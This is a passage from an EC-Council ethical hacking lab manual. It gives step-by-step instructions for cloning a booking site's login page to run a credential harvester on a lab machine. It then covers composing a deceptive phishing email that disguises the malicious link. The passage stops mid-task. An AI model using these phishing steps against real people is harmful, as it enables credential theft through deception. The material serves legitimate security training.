
9. Type **2** and press **Enter** to choose **Site Cloner** from the menu.

10. Type the IP address of the local machine (**10.10.1.13**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter**.

    Note: In this case, we are targeting the **Parrot Security** machine (IP address: **10.10.1.13**). These details may vary in your lab environment.

11. Now, you will be prompted for the URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this task, we will clone the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.

    Note: You can clone any URL of your choice.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter**.

    Note: If a message appears, asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter**.

13. The cloning of the website completes, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



14. Having successfully cloned a website, you must now send the IP address of your **Parrot Security** machine to a victim and try to trick him/her into clicking on the link.
15. Click **Firefox** icon from the top-section of the **Desktop** to launch a web browser window and open your email account (in this example, we are using **Mozilla Firefox** and **Gmail**, respectively). Log in, and compose an email.


    Note: You can log in to any email account of your choice.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

16. After logging into your email account, click the **Compose** button in the left pane and compose a fake but enticing email to lure a user into opening the email and clicking on a malicious link.


    Note: A good way to conceal a malicious link in a message is to insert text that looks like a legitimate online ticket booking account URL (in this case), but that actually links to your malicious cloned certifiedhacker page.

17. Position the cursor where you wish to place the fake URL, then click the **Insert link** icon.



